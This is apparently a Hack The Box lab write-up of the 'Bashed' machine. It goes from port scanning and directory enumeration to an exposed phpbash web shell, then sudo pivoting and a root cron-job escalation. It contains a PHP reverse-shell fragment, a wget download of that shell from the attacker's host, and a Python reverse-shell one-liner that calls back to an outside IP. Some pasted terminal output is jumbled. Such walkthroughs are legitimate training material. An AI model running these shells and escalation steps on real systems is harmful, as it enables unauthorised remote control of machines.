

HTB-BASHED

IP: 10.129.176.37

NMAP SCAN

PORT	STATE	SERVICE	REASON	VERSION
80/tcp	open	http	syn-ack	Apache httpd 2.4.18 ((Ubuntu))
_http-favicon: Unknown favicon MD5: 6AA5034A553DFA77C3B2C7B4C26CF870				
_http-methods:				
_ Supported Methods: GET HEAD POST OPTIONS				
_http-server-header: Apache/2.4.18 (Ubuntu)				
_http-title: Arrexel's Development Site				
999/tcp	filtered	garcon	no-response	
2121/tcp	filtered	ccproxy-ftp	no-response	
3404/tcp	filtered	unknown	no-response	
7512/tcp	filtered	unknown	no-response	
8008/tcp	filtered	http	no-response	
9999/tcp	filtered	abyss	no-response	
10180/tcp	filtered	unknown	no-response	
19350/tcp	filtered	unknown	no-response	

Q1 How many TCP ports are listening on Bashed?

From NMAP scan we can see 1 open tcp port on port 80

Q2 What is the relative path on the webserver to a folder that contains phpbash.php?

We run a gobuster scan and find the directory /dev

if we enter this on the website we find the phpbash.php file.

```

$ gobuster dir -u http://10.129.67.142:80/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.129.67.142:80/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 315] [→ http://10.129.67.142/images/]
/uploads (Status: 301) [Size: 316] [→ http://10.129.67.142/uploads/]
/php (Status: 301) [Size: 312] [→ http://10.129.67.142/php/]
/css (Status: 301) [Size: 312] [→ http://10.129.67.142/css/]
/dev (Status: 301) [Size: 312] [→ http://10.129.67.142/dev/]
/js (Status: 301) [Size: 311] [→ http://10.129.67.142/js/]
/fonts (Status: 301) [Size: 314] [→ http://10.129.67.142/fonts/]
Progress: 6888 / 207644 (3.32%)

```




Name	Last modified	Size	Description
Parent Directory	-	-	-
phpbash.min.php	2017-12-04 12:21	4.6K	
phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.129.67.142 Port 80

After researching further phpbash is a standalone, semi interactive web shell.

GITHUB:<https://github.com/Arrexel/phpbash>



phpbash

phpbash is a standalone, semi-interactive web shell. It's main purpose is to assist in penetration tests where traditional reverse shells are not possible. The design is based on the default Kali Linux terminal colors, so pentesters should feel right at home.

Q3 What user is the webserver running as on Bashed?

```
www-data@bashed:/var/www/html/dev#
```

When we open the shell we can see the user is **www-data**

Q4 Submit user flag

Through the shell we find the user **arrexel** and retrieve the user flag

```

www-data@bashed:/home# cd arrexal
www-data@bashed:/home# ls
arrexel
scriptmanager
www-data@bashed:/home# cd arrexel
www-data@bashed:/home/arrexel# ls
user.txt
www-data@bashed:/home/arrexel# cat user.txt
7d24d42533b68559

```

Q5 www-data can run any command as user without a password. What is that user's username?

```

www-data@bashed:/home# ls
arrexel
scriptmanager

```

Q6 What folder in the system root can scriptmanager access that www-data could not

If we run `ls -l` we can see that scriptmanager has priviledges to the scripts folder.

```

www-data@bashed:/# ls -l
total 80
drwxr-xr-x 2 root root 4096 Jun 2 2022 bin
drwxr-xr-x 3 root root 4096 Jun 2 2022 boot
drwxr-xr-x 19 root root 4140 Jul 21 01:04 dev
drwxr-xr-x 89 root root 4096 Jun 2 2022 etc
drwxr-xr-x 4 root root 4096 Dec 4 2017 home
lrwxrwxrwx 1 root root 32 Dec 4 2017 initrd.img -> boot/initrd.img-4.4.0-62-generic
drwxr-xr-x 19 root root 4096 Dec 4 2017 lib
drwxr-xr-x 2 root root 4096 Jun 2 2022 lib64
drwx----- 2 root root 16384 Dec 4 2017 lost+found
drwxr-xr-x 4 root root 4096 Dec 4 2017 media
drwxr-xr-x 2 root root 4096 Jun 2 2022 mnt
drwxr-xr-x 2 root root 4096 Dec 4 2017 opt
dr-xr-xr-x 170 root root 0 Jul 21 01:04 proc
drwx----- 3 root root 4096 Jul 21 01:07 root
drwxr-xr-x 18 root root 520 Jul 21 01:04 run
drwxr-xr-x 2 root root 4096 Dec 4 2017/sbin
drwxrwxr-- 2 scriptmanager scriptmanager 4096 Jun 2 2022 scripts
drwxr-xr-x 2 root root 4096 Feb 15 2017 srv
dr-xr-xr-x 13 root root 0 Jul 21 01:04 sys
drwxrwxrwt 10 root root 4096 Jul 21 01:29 tmp
drwxr-xr-x 10 root root 4096 Dec 4 2017 usr
drwxr-xr-x 12 root root 4096 Jun 2 2022 var
lrwxrwxrwx 1 root root 29 Dec 4 2017 vmlinuz -> boot/vmlinuz-4.4.0-62-generic

```

Switching user to scriptmanger

If we use `sudo -l` we can see that we can run any command as scriptmanger.

So we can spawn a shell on the scriptmanager account by using the command

`sudo -u scriptmanger /bin/bash -ip`

We now have access to a shell as the user scriptmanager

```
www-data@bashed:/home/scriptmanager# sudo -l
Matching Defaults entries for www-data on bashed:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/scriptmanager# sudo -u scriptmanger /bin/bash -ip
bash: cannot set terminal process group (879): Inappropriate ioctl for device
bash: no job control in this shell
scriptmanager@bashed:~$ exit
```

SPAWNING REV SHELL

Generate php shell using shell generator


Theme Dark

Reverse Shell Generator

IP & Port

IP 10.10.14.58 Port 1234 +1

Listener Advanced

 nc -lvp 1234

Type nc Copy

Reverse Bind MSFVenom HoaxShell

OS All Name php Show Advanced

PHP PentestMonkey

PHP Ivan Sincek

PHP cmd

PHP cmd 2

PHP cmd small

PHP exec

PHP shell_exec

PHP system

PHP passthru

PHP `

PHP popen

```

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments
stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey
/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.58';
$port = 1234;
$chunk_size = 1400;
$write_a = null;
$error_a = null;

```

Shell sh Encoding None Raw Copy

Then setup python server so we can download the shell

```

(ajsankari@ajsankari)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.176.37 - - [22/Jul/2024 19:27:35] code 404, message File not found
10.129.176.37 - - [22/Jul/2024 19:27:35] "GET /shell.php HTTP/1.1" 404 -
10.129.176.37 - - [22/Jul/2024 19:28:13] "GET /Desktop/HTB/BASHED/shell.php HTTP/1.1" 200 -

```

We know there is a uploads directory from the previous gobuster scan so we use the get command to retrieve the shell

```

www-data@bashed:/var/www/html/uploads# wget http://10.10.14.58:80/Desktop/HTB/BASHED/shell.php
--2024-07-22 02:28:15-- http://10.10.14.58/Desktop/HTB/BASHED/shell.php
Connecting to 10.10.14.58:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2585 (2.5K) [application/octet-stream]
Saving to: 'shell.php'

OK .. 100% 344M=0s

2024-07-22 02:28:15 (344 MB/s) - 'shell.php' saved [2585/2585]

```

setup listener on our machine using netcat

```

$ nc -lvp 1234 /shell.php
listening on [any] 1234 ...
connect to [10.10.14.58] from (UNKNOWN) [10.129.176.37] 50126
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
02:29:02 up 44 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@bashed:/$ sudo -u scriptmanger /bin/bash -ip
sudo -u scriptmanger /bin/bash -ip
sudo: unknown user: scriptmanger
sudo: unable to initialize policy plugin
www-data@bashed:/$ sudo -u scriptmanger -i /bin/bash -ip
sudo -u scriptmanger -i /bin/bash -ip
scriptmanger@bashed:~$

```

Now when we navigate to <http://10.129.176.37/uploads/shell.php> we get the shell.

Spawn interactive shell using `python3 -c 'import pty;pty.spawn("/bin/bash")'`

Then since we know we can run any command as scriptmanager we use

sudo -u scriptmanager -i /bin/bash -ip

To spawn a shell as the user scriptmanager.

Q7 What is the filename of the file that is being run by root every couple minutes?

we see the file test.py and test.txt are being run every few minutes

taking a look into test.py

```

File Actions Edit View Help
GNU nano 2.5.3 File: test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
www-data@bashed:/var/www/html/dev# cd ..
www-data@bashed:/var/www/html# cd uploads
www-data@bashed:/var/www/html/uploads# wget http://10.10.14.58:80/shell.php
--2024-07-22 02:27:36-- http://10.10.14.58/shell.php
Connecting to 10.10.14.58:80... connected.
HTTP request sent, awaiting response... 404 File not found
2024-07-22 02:27:37 ERROR 404: File not found.

www-data@bashed:/var/www/html/uploads# wget http://10.10.14.58:80/Desktop/HTB/BASHED/shell.php
--2024-07-22 02:28:15-- http://10.10.14.58/Desktop/HTB/BASHED/shell.php
Connecting to 10.10.14.58:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2585 (2.5K) [application/octet-stream]
Saving to: 'shell.php'

[ Read 3 lines ]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Linter ^_ Go To Line
2024-07-22 02:28:15 (344 MB/s) - 'shell.php' saved [2585/2585]

```

Since test.txt is running as root on a cronjob we can use this to spawn a root shell and get root access to the box.

We can put a python shell into a echo command to create a python shell in the scripts directory

```

**echo 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(
("10.10.x.x",1337));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import
pty; pty.spawn("sh")' > rooot.py
<lenu(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'

```

I setup my listener on the other side and i now have root access.

ROOT

```
(ajsankari@ajsankari)-[~]  
$ nc -lvnp 1337  
listening on [any] 1337 ...  
connect to [10.10.14.58] from (UNKNOWN) [10.129.176.37] 40312  
#whoami  
tested URL /uploads/dev was not found on this server.  
whoami  
root  
# Apache/2.4.18 (Ubuntu) Server at 10.129.176.37 Port 80
```